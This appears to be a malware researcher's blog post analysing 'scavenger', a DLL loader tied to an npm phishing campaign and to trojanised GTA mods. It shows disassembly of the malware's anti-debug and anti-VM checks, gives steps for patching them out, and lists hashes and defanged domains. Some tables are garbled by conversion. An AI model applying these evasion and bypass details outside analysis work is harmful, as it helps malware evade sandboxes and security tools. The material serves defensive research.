→ 000000000 ??

Code References

NtSetInformationThread_syscall

→ 002830000 NtSetInformationThread_syscall

Variable References

Char* NtSetInformationThread_syscall

→ 18000dd67 call qword [rbp+0x4160]


int32_t rax_975

→ 18000dd67 call qword [rbp+0x4160]
```

# **Anti-Debugging Circumvention**

This anti-debugging syscall can be circumvented by replacing the syscall opcode with two nop,  $0\times90$ , instructions. However, this is not the optimal method for circumvention. According to Microsoft's <u>documentation</u> for NtSetInformationThread, the return value

for this function when it succeeds is STATUS\_SUCCESS or 0x0. In case the return value is checked or used elsewhere, replacing the two bytes for syscall with xor eax, eax is better. The instruction bytes for this are the same length as syscall, two bytes, 31C0. Using this alternative instruction means the STATUS\_SUCCESS value of 0x0 is set in eax and the return value of the function is correct. The resulting modified function is shown in the next figure as seen in the debugger.



However, because this function is dynamically generated, the above patching would need to be performed on the fly in the debugger. If you want to patch the file in advance so that the change is permanent, you must change the two bytes in the caller function. The two immediate values that represent the syscall instruction are where this patch needs to happen. The next figure shows those two locations patched apropriately as seen in the debugger.



## **Detection Opportunity: Indirect Syscall Immediate Obfuscation**

The technique of hiding a syscall function as bytes hard-coded in immediate values presents a nice opportunity for detection. This technique is reminiscent of stack strings where the characters of the string are obfuscated in immediate values before being written to the stack. However, in this case, the immediate values are written to allocated memory and become a function. The following figure shows a YARA rule that targets this technique. The actual rule rather than a PNG is provided in the gist linked to earlier.

The hunting results have not been fully triaged yet. This is on the todo list. However, a spot check shows that the rule is matching malware files that are outside of the malware family we're analyzing here. The next figure shows the match location as seen in Binary Ninja with the syscall bytes located in immediate values.

```
41b940000000
                                         r9d, 0x40
+0x14000fbb9
+0x14000fbbf
             41b800300000
                                         r8d, 0x3000
                                 mov
+0x14000fbc5 ba0b000000
                                         edx, 0xb
                                 mov
+0x14000fbca 33c9
                                         ecx, ecx {0x0}
                                 xor
+0x14000fbcc ff1506250700
                                         qword [rel VirtualAlloc]
                                 call
+0x14000fbd2 488905d7210800
                                 mov
                                         qword [rel data_140091db0], rax
+0x14000fbd9 41b808000000
                                         r8d, 0x8
                                 mov
+0x14000fbdf 488b942488000000
                                         rdx, gword [rsp+0x88 {var_e0_1}]
+0x14000fbe7 488b0dc2210800
                                         rcx, qword [rel data_140091db0]
                                 mov
+0x14000fbee e87df80600
                                         sub_14007f470
                                 call
+0x14000fbf3 488b05b6210800
                                         rax, qword [rel data_140091db0]
                                 mov
+0x14000fbfa c640080f
                                         byte [rax+0x8], 0xf
                                 mov
+0x14000fbfe 488b05ab210800
                                         rax, qword [rel data_140091db0]
                                 mov
                                         byte [rax+0x9], 0x5
+0x14000fc05 c6400905
                                 mov
+0x14000fc09 488b05a0210800
                                         rax, gword [rel data_140091db0]
                                 mov
                                         byte [rax+0xa], 0xc3
+0x14000fc10 c6400ac3
                                 mov
+0x14000fc14 488d15755affff
                                 lea
                                         rdx, [rel sub_140005690]
+0x14000fc1b 488b8c2488000000
                                         rcx, qword [rsp+0x88 {var_e0_1}]
                                 mov
+0x14000fc23 e8985effff
                                 call
                                         sub_140005ac0
            488b842470010000
                                         rax, qword [rsp+0x170 {arg_8}]
+0x14000fc28
                                 mov
+0x14000fc30 488b00
                                         rax, qword [rax]
                                 mov
```

# **Incomplete Cleanup Loop**

After the syscall function returns, there is a curious little loop. It tries to cover the tracks left in the allocated memory by overwriting the syscall function's bytes with null values. What is interesting is the malware author appears to have not counted from zero. This leaves the <code>0xc3</code> return byte sitting around in the allocated memory after the cleanup loop has done its work. The cleanup loop with the incorrect syscall function length is shown in the next figure.

```
48:C785 681C0000 00 mov qword ptr ss:[rbp+1C68],0
• 000000018000DD81
  000000018000DD8C
                                                   jmp node-gyp.18000DD9
                            EB 11
                                                   mov rax, qword ptr ss:[rbp+1C68]
   000000018000DD8E
                           48:8B85 681C0000
  000000018000DD95
                            48:FFC0
                                                   inc rax
.
                                                   mov qword ptr ss:[rbp+1C68],rax
cmp qword ptr ss:[rbp+1C68],A
jae node-gyp.18000DDC2
                            48:8985 681C0000
  000000018000DD9F
                                                                                                    0A: '\n'
                            48:83BD 681C0000 0A
                            73 19
   000000018000DDA
                                                   mov rax, qword ptr ss: [rbp+1C68]
mov rcx, qword ptr ss: [rbp+4168]
   000000018000DDA9
                            48:8B85 681C0000
  000000018000DDB0
                            48:8B8D 68410000
.
.
  000000018000DDB7
                            48:03C8
                                                   add rcx,rax
  000000018000DDBA
                            48:8BC1
                                                   mov rax.rcx
                            C600 00
                                                   mov byté ptr ds:[rax],0
  000000018000DDC0
                                                       node-gyp.18000DD8
                            EB CC
                            C785 40050100 00000 mov dword ptr ss:[rbp+10540],0
```

This next figure shows the contents of the allocated memory after the loop has completed. You can see the ret still sitting there not overwritten.



## **Anti-VM: Checking System Firmware Table**

After the cleanup loop, the malware allocates memory via a call to malloc. This call is located at 0x18000ddde and the memory is then zeroed out at 0x18000de2f. These are both shown in the next figure.

```
+0x18000ddc2
              c78540050100000000000
                                              dword [rbp+0x10540 {var_3ea0_1}], 0x0
                                     mov
+0x18000ddcc c7859808000000100000
                                              dword [rbp+0x898 {var_13b48_1}], 0x1000
                                     mov
+0x18000ddd6
              8b8598080000
                                 mov
                                          eax, dword [rbp+0x898 {var_13b48}]
+0x18000dddc
                                          ecx, eax {0x1000}
              8bc8
                                 mov
                                           _malloc
+0x18000ddde
                                  call
             48898580080000
                                          qword [rbp+0x880 {var_13b60_1}], rax
+0x18000dde3
                                 mov
+0x18000ddea 4883bd8008000000
                                          qword [rbp+0x880 {var_13b60_1}], 0x0
                                  cmp
+0x18000ddf2
                                  jne
                                          0x18000de04
+0x18000ddf4
              48c785981c0000000000000
                                                qword [rbp+0x1c98 {var_12748_1}], 0x0
                                          0x18000e4f3
+0x18000ddff e9ef060000
                                  jmp
+0x18000de04 488b8580080000
                                          rax, qword [rbp+0x880 {var_13b60_1}]
                                 mov
+0x18000de0b 48898570410000
                                          qword [rbp+0x4170 {var_10270_1}], rax
                                 mov
              8b8598080000
                                          eax, dword [rbp+0x898 {var_13b48_1}]
+0x18000de12
                                 mov
+0x18000de18 48898578410000
                                          qword [rbp+0x4178 {var_10268_1}], rax
                                 mov
                                          rdi, qword [rbp+0x4170 {var_10270_1}]
+0x18000de1f
             488bbd70410000
                                 mov
+0x18000de26 33c0
                                          eax, eax {0x0}
                                  xor
+0x18000de28
             488b8d78410000
                                          rcx, qword [rbp+0x4178 {var_10268_1}]
                                 mov
                                                        {0x0}
+0x18000de2f
                                  rep stosb byte [rdi]
+0x18000de31
              488b0540471200
                                          rax, qword [rel data_180132578]
                                 mov
```

Next an API hash for GetSystemFirmwareTable is resolved from 0x2af0b331. This function is called with the input parameter RSMB which requests the raw SMBIOS table. This is later searched for various strings such as VMware, qemu, and QEMU. Modifying the contents of the allocated memory to obscure any of these strings circumvents this technique. As the malware checks for strings it makes calls to IsBadReadPtr which it resolved from the API hash 0x5aee4c2d.

```
+0x18000e333
              8bc0
                                 mov
                                         eax, eax
+0x18000e335
                                         rax, GetSystemFirmwareTable
                                 cmp
+0x18000e33b
                                         0x18000e3ab
              756e
                                 jne
+0x18000e33d 488b85901c0000
                                         rax, qword [rbp+0x1c90 {var_12750_1}]
                                 mov
+0x18000e344 8b4024
                                 mov
                                         eax, dword [rax+0x24]
+0x18000e347 488b8d280b0000
                                         rcx, qword [rbp+0xb28 {var_138b8_1}]
                                 mov
+0x18000e34e 4803c8
                                 add
                                         rcx, rax
+0x18000e351
              488bc1
                                         rax, rcx
                                 mov
+0x18000e354 488985c0410000
                                         qword [rbp+0x41c0 {var_10220_1}], rax
                                 mov
+0x18000e35b 488b85901c0000
                                         rax, qword [rbp+0x1c90 {var_12750_1}]
                                 mov
                                         eax, dword [rax+0x1c]
+0x18000e362 8b401c
                                 mov
                                         rcx, qword [rbp+0xb28 {var_138b8_1}]
+0x18000e365 488b8d280b0000
                                 mov
                                         rcx, rax
+0x18000e36c 4803c8
                                 add
+0x18000e36f 488bc1
                                         rax, rcx
                                 mov
+0x18000e372 488985c8410000
                                         qword [rbp+0x41c8 {var_10218_1}], rax
                                 mov
+0x18000e379 4863856c070000
                                         rax, dword [rbp+0x76c {var_13c74_1}]
                                 movsxd
+0x18000e380 488b8dc0410000
                                 mov
                                         rcx, qword [rbp+0x41c0 {var_10220_1}]
+0x18000e387 0fb70441
                                         eax, word [rcx+rax*2]
                                 movzx
+0x18000e38b 488b8dc8410000
                                         rcx, qword [rbp+0x41c8 {var_10218_1}]
                                 mov
+0x18000e392
              8b0481
                                         eax, dword [rcx+rax*4]
                                 mov
+0x18000e395 488b8d280b0000
                                         rcx, qword [rbp+0xb28 {var_138b8_1}]
                                 mov
+0x18000e39c 4803c8
                                 add
                                         rcx, rax
+0x18000e39f 488bc1
                                 mov
                                         rax, rcx
+0x18000e3a2 48898590310000
                                         qword [rbp+0x3190 {var_11250_1}], rax
                                 mov
+0x18000e3a9 eb10
                                         0x18000e3bb
                                 jmp
+0x18000e3ab e92cfeffff
                                         0x18000e1dc
                                 jmp
+0x18000e3b0 48c7859031000000000000
                                               qword [rbp+0x3190 {var_11250_1}], 0x0
+0x18000e3bb 488b8590310000
                                         rax, qword [rbp+0x3190 {var_11250_1}]
                                         qword [rbp+0x31a0 {var_11240_1}], rax
+0x18000e3c2 488985a0310000
                                 mov
                                         rax, qword [rbp+0x31a0 {var_11240_1}]
+0x18000e3c9 488b85a0310000
                                 mov
                                         qword [rbp+0x41d0 {GetSystemFirmwareTable_1}], rax
+0x18000e3d0 488985d0410000
                                 mov
                                         r9d, dword [rbp+0x898 {var_13b48_1}]
+0x18000e3d7 448b8d98080000
                                 mov
                                         r8, gword [rbp+0x880 {var_13b60_1}]
+0x18000e3de 4c8b8580080000
                                 mov
+0x18000e3e5 33d2
                                 xor
                                         edx, edx \{0x0\}
+0x18000e3e7
+0x18000e3e7 b9424d5352
                                         ecx, 0x52534d42
                                 mov
+0x18000e3ec ff95d0410000
                                 call
                                         qword [rbp+0x41d0 {GetSystemFirmwareTable_1}]
+0x18000e3f2 898520070000
                                 mov
                                         dword [rbp+0x720 {var_13cc0_1}], eax
+0x18000e3f8 83bd2007000000
                                 cmp
                                         dword [rbp+0x720 {var_13cc0_1}], 0x0
+0x18000e3ff 751c
                                         0x18000e41d
                                 jne
```

In addition to checking the firmware table. The malware also checks for the presence of a series of DLL names that correspond to security software, Windows SDK, and Windows Server.

| DLL Name    | Software  |
|-------------|-----------|
| SbieDII.dII | Sandboxie |
| SxIn.dll    | Qihoo 360 |
| Sf2.dll     | AVG/Avast |

| DLL Name            | Software                |
|---------------------|-------------------------|
| snxhk.dll           | Avast                   |
| cmdvrt32.dll        | COMODO                  |
| winsdk.dll          | Windows SDK             |
| winsrv_x86.dll      | Windows Server          |
| OHarmony.dll        | Lib.Harmony             |
| Dumper.dll          | Unknown                 |
| vehdebug-x86 64.dll | VEH Debugger for CoSMOS |

These strings can be seen in the next figure as shown in the debugger.

|                  |    | _  |    |    |    | _  |    |    |    | _  |    |    |    |    |    |    |                |
|------------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----------------|
| Address          | He | (  |    |    |    |    |    |    |    |    |    |    |    |    |    |    | ASCII          |
| 0000000000AC3680 | 5C | 53 | 43 | 56 | 4E | 47 | 52 | 5F | 56 | 4D | 00 | 00 | 00 | 00 | 00 | 00 | \SCVNGR_VM     |
| 0000000000AC3690 | 56 | 4D | 77 | 61 | 72 | 65 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | VMware         |
| 0000000000AC36A0 | 71 | 65 | 6D | 75 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | qemu           |
| 0000000000AC36B0 | 51 | 45 | 4D | 55 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |                |
| 0000000000AC36C0 | 53 | 62 | 69 | 65 | 44 | 6C | 6C | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | SbieD11.d11    |
| 0000000000AC36D0 | 53 | 78 | 49 | 6E | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | SxIn.dll       |
| 0000000000AC36E0 | 53 | 66 | 32 | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | Sf2.d11        |
| 0000000000AC36F0 | 73 | 6E | 78 | 68 | 6B | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | 00 | 00 | snxhk.dll      |
| 0000000000AC3700 |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                |
| 0000000000AC3710 | 63 | 6D | 64 | 76 | 72 | 74 | 33 | 32 | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | cmdvrt32.dll   |
| 0000000000AC3720 | 77 | 69 | 6E | 73 | 64 | 6B | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | 00 | winsdk.dll     |
| 0000000000AC3730 | 77 | 69 | 6E | 73 | 72 | 76 | 5F | 78 | 38 | 36 | 2E | 64 | 6C | 6C | 00 | 00 | winsrv_x86.dll |
| 0000000000AC3740 |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                |
| 0000000000AC3750 | 44 | 75 | 6D | 70 | 65 | 72 | 2E | 64 | 6C | 6C | 00 | 00 | 00 | 00 | 00 | 00 | Dumper.dll     |
| 0000000000AC3760 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |                |


# **Anti-VM: Advanced Vector Extensions (AVX) Instructions**

The last dll name in the list above is stored in an obfuscated string like the rest. However, the last two instructions as shown in this next figure lead to Advanced Vector Extensions (AVX) instructions. These can raise an illegal instruction exception if the sandbox or VM being used is not configured to allow them. The instructions are highligted at the bottom in red and use registers such as ymm0.

```
+0x180011e2c 488985c8470000
                                         qword [rbp+0x47c8 {var_fc18}], rax
                                                                             {0x6103ffd0e2819278}
                                 mov
+0x180011e33
             488b85c8470000
                                 mov
                                         rax, qword [rbp+0x47c8 {var_fc18}]
                                                                             {0x6103ffd0e2819278}
+0x180011e3a 488985d0470000
                                         qword [rbp+0x47d0 {var_fc10}], rax
                                                                             {0x6103ffd0e2819278}
                                 mov
                                         rax, qword [rbp+0x47d0 {var_fc10}]
+0x180011e41
             488b85d0470000
                                 mov
                                                                             {0x6103ffd0e2819278}
             488985f8150100
                                         gword [rbp+0x115f8 {var_2de8}], rax {0x6103ffd0e2819278}
+0x180011e48
                                 mov
+0x180011e4f
                                                   {0x0}
                                 xor
                                         eax, eax
+0x180011e51
              85c0
                                 test
                                         eax, eax
                                                   {0x1}
+0x180011e53
             7402
                                 jе
                                         0x180011e57
+0x180011e55
                                         0x180011ea5
             eb4e
                                 jmp
+0x180011e57
                                 vmovdqa ymm0, ymmword [rbp+0x115e0 {var_2e00}]
+0x180011e57
                                 vmovdqu ymmword [rbp+0xa1c0 {var_a220_1}], ymm0
+0x180011e5f
             c5fe7f85c0a10000
+0x180011e67 488b85a0090000
                                         rax, qword [rbp+0x9a0 {var_13a40_1}]
+0x180011e6e c5fe6f00
                                 vmovdqu ymm0, ymmword [rax]
+0x180011e72 c5fe7f85a0a10000
                                 vmovdqu ymmword [rbp+0xa1a0 {var_a240_1}], ymm0
+0x180011e7a c5fe6f85a0a10000
                                 vmovdqu ymm0, ymmword [rbp+0xa1a0 {var_a240_1}]
+0x180011e82 c5fdef85c0a10000
                                        ymm0, ymm0, ymmword [rbp+0xa1c0 {var_a220_1}]
                                 vmovdqu ymmword [rbp+0xa1e0 {var_a200_1}], ymm0
+0x180011e8a c5fe7f85e0a10000
+0x180011e92 488b85a0090000
                                         rax, qword [rbp+0x9a0 {var_13a40_1}]
                                 vmovdqu ymm0, ymmword [rbp+0xa1e0 {var_a200_1}]
+0x180011e99
             c5fe6f85e0a10000
                // vehdebug-x86_64.dll VEH Debugger for CoSMOS
+0x180011ea1
                                 vmovdqu ymmword [rax], ymm0
+0x180011ea1
```

# **Decoding Configuration Strings**

After slogging through all the anti-analysis trickery, I noticed that basically each capability and each encoded string is totally context independent. The malware is not keeping score in any way to force you to jump through all the hoops. Therefore, one way to decode the strings is just to go straight to them and execute in the debugger from the start of the encoded string to the location where it stores the decoded string on the stack for later use. In the next figure we're at the first jump at the start of the big function where everything happens. The first set of encoded strings is at address <code>0x18000c20d</code> and encodes the <code>\SCVNGR\_VM</code> string. Therefore, we modify the instruction pointer to move directly to the start of the encoded string. Finally, we execute until the location where the string is stored for later use.



# **Decoding Configuration Strings - Another Method**

I started watching a <u>YouTube video</u> by <u>JershMagersh</u> about making a Binary Ninja emulation plugin. I got a few minutes into the video when he describes the core concept: using the <u>vstack unit</u> in <u>Binary Refinery</u>. I will have to go back and watch the rest of the video some time, but that provided the inspiration for the following inelegant kludge that doesn't work in all cases. I made a Binary Ninja plugin called <u>BinjaDump</u> a bit ago that lets me dump bytes from different locations and functions in different ways to stuff like <u>HexFiend</u>, <u>010editor</u>, <u>DogBolt</u>, and <u>Spectra Analyze</u>. Why not test the concept of using Binary Refinery on these encoded strings? After all the bits of code were dumped to little files, I used the following Binary Refinery command line incantation. I would call the results not awesome, and not terrible.

emit binjadump\*.dat [ | vstack -a x64 -S 0x25000 [ | scope 2 | terminate |
terminate H:86 | peek -Qr ]]

| ~.}.Jz.\L?:).[.g.M.Ta | E.J.\!{h,&!.Ie#xa |
|-----------------------|-------------------|
|                       |                   |
| >./.T9>./.T9          | \SCVNGR_VM        |
|                       | -                 |
| /pdp?_=-<br>          | snxhk.dll         |
|                       |                   |
| drop_name<br>         | CoInitializeEx    |
|                       |                   |
| ole32.dll             |                   |
|                       | E.J.\!{           |
| winsdk.dll            |                   |

|                       | E.J.\!{x>.":.Lxa         |  |  |  |  |  |  |
|-----------------------|--------------------------|--|--|--|--|--|--|
| C.F.po;f              |                          |  |  |  |  |  |  |
| QEMU                  | - CoInitializeEx         |  |  |  |  |  |  |
|                       |                          |  |  |  |  |  |  |
| \                     | Sf2.dl1<br>              |  |  |  |  |  |  |
|                       | ole32.dll                |  |  |  |  |  |  |
| cmdvrt32.dll<br>      |                          |  |  |  |  |  |  |
| C.F.po;f              | error.code:.             |  |  |  |  |  |  |
|                       |                          |  |  |  |  |  |  |
| .old                  | ~.}.Jz.\L?:).[.g.M.Ta    |  |  |  |  |  |  |
| /p1?_=-               |                          |  |  |  |  |  |  |
|                       | SbieDll.dll              |  |  |  |  |  |  |
| ole32.dll             | [ V Zula   Differ V at v |  |  |  |  |  |  |
|                       | - [.V.Jy!^DU{aj.Ve#xa    |  |  |  |  |  |  |
| /c/v?v=<br>           | SCVNGR                   |  |  |  |  |  |  |
| winsrv_x86.dll        |                          |  |  |  |  |  |  |
|                       | TMP                      |  |  |  |  |  |  |
| n.}.Jz.\k#6!.:e#xa    |                          |  |  |  |  |  |  |
| 0Harmony.dll          | Dumper.dll               |  |  |  |  |  |  |
|                       |                          |  |  |  |  |  |  |
| >./.T9>./.T9          | /c/k2<br>                |  |  |  |  |  |  |
|                       | <br>N63r2SLz             |  |  |  |  |  |  |
| shell32.dll<br>       |                          |  |  |  |  |  |  |
| shell32.dll           | qemu                     |  |  |  |  |  |  |
|                       |                          |  |  |  |  |  |  |
| n.}.Jz.\k#6!.:e#xa    | n.}.Jz.\k#6!.:e#xa       |  |  |  |  |  |  |
| /c/a?i=               |                          |  |  |  |  |  |  |
| /C/ari=               | n.k.Fu=Mn.k.Fu=Mp(UDp(UD |  |  |  |  |  |  |
| VMware                |                          |  |  |  |  |  |  |
|                       | CoUninitialize           |  |  |  |  |  |  |
| /pdl?p=<br>           | \avplorer eve            |  |  |  |  |  |  |
| npmrc                 | \explorer.exe            |  |  |  |  |  |  |
|                       | CoInitializeEx           |  |  |  |  |  |  |
| ~.}.Jz.\L?:).[.g.M.Ta |                          |  |  |  |  |  |  |
|                       | тмр                      |  |  |  |  |  |  |
| identifier<br>        |                          |  |  |  |  |  |  |
| ··\                   | SxIn.dll                 |  |  |  |  |  |  |
|                       |                          |  |  |  |  |  |  |

```
shell32.dl1 next_to_match
```

The blanks can be filled in using the debugger method from earlier. In the next figure is the first of the next stage payload hosting strings. <a href="mailto:cyb3rjerry">cyb3rjerry</a> grabbed all the next stage hosting and c2 hostnames from all the files I was able to find. Please go fetch the complete set of network IOCs from that blog linked up at the top here.



#### **Odds and Ends**

The following is a ZIP archive collected from a GTA gamer website on 2025-07-03. This is supposed to be a game mod called "Visual Car Spawner". The filename of the scavenger DLL inside the archive is umpdc.dll. This is presumably masquerading as some game cheat/mod DLL. The following figure shows the file heirarchy inside of the archive.


 ${\tt ZIP: e131d7ac201384552c90a8a45aea68d7fa9825fecfe0fb0b98668cf1c6e331ac}$ 

Filename: 1743451692\_Visual%20Car%20Spawner%20v3.4.zip

URL:

hxxps[://]fileservice[.]gtainside[.]com/fileservice/downloads/ftpk/1743451692\_Visual%20Car%20Spawner%20v3.4.zip

DLL: 90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5 Filename: umpdc.dll



#### Related Files at Low Confidence

Pivoting on the PDB path string that <u>cyb3rjerry</u> found in one payload, I stripped it down to just the folder named X on the adversary's desktop:

C:\\Users\\user\\Desktop\\X\\. There were quite a few files with this in the PDB strings. One is called RanHax(Farel)Multi-Tool.exe and the rest have the same filename as the sample collected from the GTA game/mod website: umpdc.dll. The figure below shows these files all together.

EXE: d5a665f83eb6d52950bd79818b002e1a46bd849ac67a1f68499f6f86c25eab75

Filename: RanHax(Farel)Multi-Tool.exe

PDB Path: C:\Users\User\Desktop\x\TRAINER\RanHax(Farel) Multi-Tool\RanHax(Farel)Multi-Tool\Release\RanHax(Farel)Multi-Tool.pdb

DLL: 0a5b89f76f0a811da90fbc2d7f98cf8d055285062eca4e69f6af08f9056213f5

Filename: umpdc.dll

PDB Path: C:\User\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f853e6

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56c5e3

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4dd18

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b38c95

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 93638e3b79c8d5bb278af76f1d48918332f56e14565851ad160f3bc8d443bb9c

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3a2ec

Filename: umpdc.dll

PDB Path: C:\User\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL

C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: ea8dff6054830d0cf7423c132f94bd74445f49037a20170b3f1e240ecb6a6ecc

Filename: umpdc.dll

PDB Path: C:\Users\User\Desktop\x\INTERNAL C++ FAREL AUTO

UPDATE\Release\umpdc.pdb

| Name  | Format | Files | Size     |
|---|--------|-------|----------|
| 28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56<br>umpdc.dll       | PE/DII | 2     | 372.5 KB |
| b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3 umpdc.dll          | PE/DII | 2     | 375 KB   |
| $bbf2261 adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86 \\umpdc.dll$ | PE/DII | 2     | 357 KB   |
| 038237a2df79514f2f804083ac2bd4db30c6988f<br>umpdc.dll                           | PE/DII | 2     | 369 KB   |
| 0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f85<br>umpdc.dll      | PE/DII | 2     | 367.5 KB |
| 70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b umpdc.dll           | PE/DII | 2     | 370.5 KB |
| 916dd817de9e8e2e052a25b28821efafc332b0d6<br>umpdc.dll                           | PE/DII | 2     | 373.5 KB |
| 40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4 umpdc.dll          | PE/DII | 2     | 357 KB   |
| 33c847bcbf1b56d6df88ef3c9dec521c06de82a6<br>umpdc.dll                           | PE/DII | 2     | 370.5 KB |
| 1ee46150fd709a94236bc68d07a7c6cd6426e768<br>RanHax(Farel)Multi-Tool.exe         | PE/Exe | 3     | 86.5 KB  |

### **Infrastructure Analysis: Domains**

Pivoting on the known next stage and command and control domain indicators, the following additional indicators were found. First is an <code>@yandex[.]ru</code> email address found in the WHOIS data for <code>datalytica[.]su</code>. Next, are three domains that are related in multiple ways: <code>npnjs[.]com</code>, <code>prod01-npmjs[.]com</code>, and <code>dieorsuffer[.]com</code>. Additionally, <code>npnjs[.]com</code> is <code>known</code> to have been used in the NPM phishing attack. This indicates that <code>prod01-npmjs[.]com</code> may also be related to the phishing attack. They are related by:

- 1. Sharing the same Cloudflare DNS pair indicating they may be under the same user account: CASH.NS.CLOUDFLARE[.]COM & NELCI.NS.CLOUDFLARE[.]COM
- 2. Registered with NameSilo
- 3. Contain the string npm

```
dieorsuffer[.]com
npnjs[.]com
prod01-npmjs[.]com
```

The following domains are related by the Cloudflare DNS server pair carlane.ns.cloudflare[.]com & ruben.ns.cloudflare[.]com as well as being registered with NameSilo. These are all various phishing domains with a postal service nexus. These domains are related to scavenger at very low confidence.

anpost-ie[.]top
biz-itapost[.]top
ie-anpost[.]top
italiane-poste[.]top
mypost-gob[.]top
poste-italiane[.]top
uspsmypost[.]top

## **Infrastructure Analysis: IP Address**

Most of the IP addresses used in this campaign are behind Cloudflare except for one: 45.9.149[.]210. This IP is related to the following hostnames via passive DNS resolutions that are contemporaneous with the campaign.

firebase[.]su
dieorsuffer[.]com
tmpl.rdntocdns[.]com